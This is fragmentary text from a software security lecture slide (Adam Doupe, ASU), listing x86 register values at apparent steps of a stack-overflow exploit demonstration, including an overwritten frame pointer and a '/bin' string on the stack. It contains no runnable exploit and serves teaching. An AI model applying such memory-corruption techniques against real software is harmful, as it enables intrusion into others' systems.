
%eax	0xa
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff5f8
%ebp	0x65646362
%eip	367 0x080bb6d6

0xbffff5ec



Adam Doupe, Software Security





%eax

%ebx

%ecx

%edx

%esp

%ebp

%eip

0x6e69622f

0x080ea060

0xbffff600


0x65646362

0x0809a67f


370


ASU

